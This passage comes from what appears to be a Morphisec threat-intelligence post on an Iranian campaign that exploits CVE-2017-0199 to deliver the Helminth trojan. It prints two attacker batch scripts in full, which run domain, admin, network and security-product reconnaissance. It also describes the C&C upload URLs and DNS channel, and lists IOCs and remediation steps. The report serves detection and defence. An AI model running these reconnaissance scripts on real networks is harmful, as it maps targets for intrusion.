    Content-Disposition: attachment; filename=ZGVmYXVsdC5iYXQ=
    Content-Length: 2176
    Content-Type: text/html; charset=utf-8
```


The name of the file is default.bat (decoded from Content-Disposition property in the header) and it is saved temporary in the **dn** folder (described in the next section).

Note: Morphisec identified several other samples of communication with different C&C servers **(“alenupdate[.]info”** and **“maralen[.]tk”)** in which a more advanced customized version of Mimikatz was sent to specific users, and an additional agent was installed in the **“C:Program Files (x86)Microsoft Idle”** directory:



Back to the popular variant of the protocol: As soon as the file executes and the resulting output is written to default.bat.txt (similarly to the previous campaign), the resulting file is uploaded back to the C&C using the following URL command (POST request):

- **vpsupdate[.]tk/index.aspx?id=<random character><randomnumber>[u]** (the “u” is for upload)



At the same time, the DnE1.Ps1 is executed. The DnS1.Ps1 is also executed and communicates with the C&C using DNS exchange queries (the same as in the previous campaign). This kind of communication is very hard to block since DNS is a basic functionality required in any organization.

Delivered Commands

The bat script is a customized version of Mimikatz (with slight modification from the last campaign). Its goal is to gather information from the computer and the network:

default.bat

```
chcp 65001&
whoami 2>&1 &
hostname 2>&1 &
echo _____IpConfig_____ &
ipconfig /all 2>&1 &
echo _____All local users_____ &
net user /domain 2>&1 &
echo _____All user in domain_____ &
net group /domain 2>&1 &
echo _____Domian Admins_____ &
net group "domain admins" /domain 2>&1 &
echo _____Exchange trusted Members_____ &
net group "Exchange Trusted Subsystem" /domain 2>&1 &
echo _____net account domain_____ &
net accounts /domain 2>&1 &
echo _____net user_____ &
net user 2>&1 &
echo _____net local group members_____ &
net localgroup administrators 2>&1 &
echo _____netstat_____ &
netstat -an 2>&1 &
echo _____tasklist_____ &
tasklist 2>&1 &
echo _____systeminfo_____ &
systeminfo 2>&1 &
echo _____RDP_____ &
reg query "HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\Default" 2>&1 &
echo _____Task_____ &
schtasks /query /FO List /TN "GoogleUpdateTasksMachineUI" /V | findstr /b /n /c:"Repeat: Every:" 2>&1 &
echo _____
```

The added commands are **chcp** to handle non-ASCII characters (e.g. Hebrew) and the validation of the scheduled task (which should have been added by the persistency mechanism).

As mentioned in the previous section, Morphisec identified an advanced version of the same bat script communicating with the **alenupdate[.]info** C&C. In that case, the information that is gathered includes A.V., Firewall, and AntiSpy product information. The persistent tasks are slightly different as well, **“Google Update Core”** and **“Google Sync Core”.**

default_advanced.bat

```
@echo off &
chcp 65001&
echo %userdomain%\%username% 2>&1 &
echo %computername% 2>&1 &
echo _____IpConfig_____ &
ipconfig /all 2>&1 &
 echo _____All local users_____ &
net user /domain 2>&1 &
echo _____All user in domain_____ &
net group /domain 2>&1 &
echo _____Domian Admins_____ &
net group "domain admins" /domain 2>&1 &
echo _____Exchange trusted Members_____ &
net group "Exchange Trusted Subsystem" /domain 2>&1 &
echo _____net account domain_____ &
net accounts /domain 2>&1 &
echo _____net user_____ &
net user 2>&1 &
echo _____net local group members_____ &
net localgroup administrators 2>&1 &
echo _____netstat_____ &
netstat -an 2>&1 &
echo _____tasklist_____ &
tasklist 2>&1 &
echo _____systeminfo_____ &
systeminfo 2>&1 &
echo _____Security_____&
echo. &
echo ==========A.V.========== &
echo. &
WMIC /Node:localhost /Namespace:\\root\SecurityCenter  Path AntiVirusProduct Get /Format:List  | more | findstr displayName 2>&1 &
WMIC /Node:localhost /Namespace:\\root\SecurityCenter2  Path AntiVirusProduct Get /Format:List | more | findstr displayName 2>&1 &
echo. &
echo ==========Firewall========== &
echo. &
WMIC /Node:localhost /Namespace:\\root\SecurityCenter  Path FirewallProduct Get /Format:List | more | findstr displayName 2>&1 &
WMIC /Node:localhost /Namespace:\\root\SecurityCenter2  Path FirewallProduct Get /Format:List | more | findstr displayName 2>&1 &
echo. &
echo ==========AntiSpy========== &
echo. &
WMIC /Node:localhost /Namespace:\\root\SecurityCenter  Path AntiSpywareProduct Get /Format:List | more | findstr displayName 2>&1 &
WMIC /Node:localhost /Namespace:\\root\SecurityCenter2  Path AntiSpywareProduct Get /Format:List | more | findstr displayName 2>&1 &
echo. &
echo ============================================================== &
echo. &
echo _____RDP_____ &
reg query "HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\Default" 2>&1 &
echo _____Task_____ &
schtasks /query /FO List /TN "{Google Update Core}" /V | findstr /b /n /c:"Repeat: Every:" 2>&1 &
echo _____
```

Remediation

1. The scheduled task **“GoogleUpdateTasksMachineUI”** should be removed. Note that regular Google update tasks look like GoogleUpdateTask[Machine|User]* without the **“s”** in **Tasks**).
    1. In case **“Google Update Core”** or **“Google Sync Core”** exists, those need to be removed as well.
2. Access PublicLibrariesRecordedTV folder. Note that the Libraries folder in Public is hidden, and you should delete the folder and not the RecordedTV icon – if you have only the icon, then the agent is not installed.
3. If the following directory exists, remove it: **“Program Files(x86)Microsoft Idle”**
4. If the following directory contains **“WinInit.lnk”** or **“SyncInit.lnk”** files, remove those files: **“%userprofile%AppDataRoamingMicrosoftWindowsStart MenuProgramsStartup”**

Conclusion

Every few years, a new “logic bug” CVE in OLE object linking is identified; the previous one was three years ago (CVE-2014-4114 and CVE-2014-6352). This kind of vulnerability is rare but powerful. It allows attackers to embed OLE objects (or links in the case of CVE-2017-0199) and bypass Microsoft validation of OLE execution without warning. In essence, it is the same as playing animation in PowerPoint.

Such vulnerabilities should be patched immediately.

It is significant to note how the Iranian threat actors advanced their abilities in such a short time:

- Utilizing a vulnerability PoC immediately after its publication
- Setting up the required infrastructure with multiple domains and delivery servers
- Increasing the sophistication of the delivered Helminth agent, including regeneration of its signatures on the infected computer
- Improving the customized information gathering Mimikatz version

With many organizations taking high-risk vulnerabilities seriously and patching them as quickly as possible, attackers can no longer exploit them for an extended period of time. We, therefore, expect that threat actors will return to macro-based campaigns like Hancitor.

Indicators of Compromise (IOCs)

Document delivery:

Name	SHA256
13.doc	a9bbbf5e4797d90d579b2cf6f9d61443dff82ead9d9ffd10f3c31b686ccf81ab
558.doc, 2.doc	2869664d456034a611b90500f0503d7d6a64abf62d9f9dd432a8659fa6659a84
1.doc	832cc791aad6462687e42e40fd9b261f3d2fbe91c5256241264309a5d437e4d8
3.doc	d4eb4035e11da04841087a181c48cd85f75c620a84832375925e6b03973d8e48

HTA delivery servers:

hxxp://comonscar[.]in (82.145.40.46)
80.82.67.42

HTA files:

Name	SHA256
test4.hta, test5.hta	5ac61ea5142d53412a251eb77f2961e3334a00c83da9087d355a49618220ac43

Helminth Trojan Installers:

Name	SHA256
0011.ps1	042F60714E9347DB422E1A3A471DC0301D205FFBD053A4015D2B509DB92029D1

1.vbs	BE7F1D411CC4160BB221C7181DA4370972B6C867AF110C12850CAD77981976ED

C&C:

Name
vpsupdate[.]tk
alenupdate[.]info
Maralen[.]tk

Persistency:

Task Name
GoogleUpdateTasksMachineUI
Google Update Core
Google Sync Core

CERT-IL has listed additional IoCs that are not mentioned in this list, which includes the January campaign that involved malicious Juniper Networks VPN and fake Oxford registration form executables and their C&C domain server.

About the author

Michael Gorelik

Chief Technology Officer

Morphisec CTO Michael Gorelik leads the malware research operation and sets technology strategy. He has extensive experience in the software industry and leading diverse cybersecurity software development projects. Prior to Morphisec, Michael was VP of R&D at MotionLogic GmbH, and previously served in senior leadership positions at Deutsche Telekom Labs. Michael has extensive experience as a red teamer, reverse engineer, and contributor to the MITRE CVE database. He has worked extensively with the FBI and US Department of Homeland Security on countering global cybercrime. Michael is a noted speaker, having presented at multiple industry conferences, such as SANS, BSides, and RSA. Michael holds Bsc and Msc degrees from the Computer

Science department at Ben-Gurion University, focusing on synchronization in different OS architectures. He also jointly holds seven patents in the IT space.
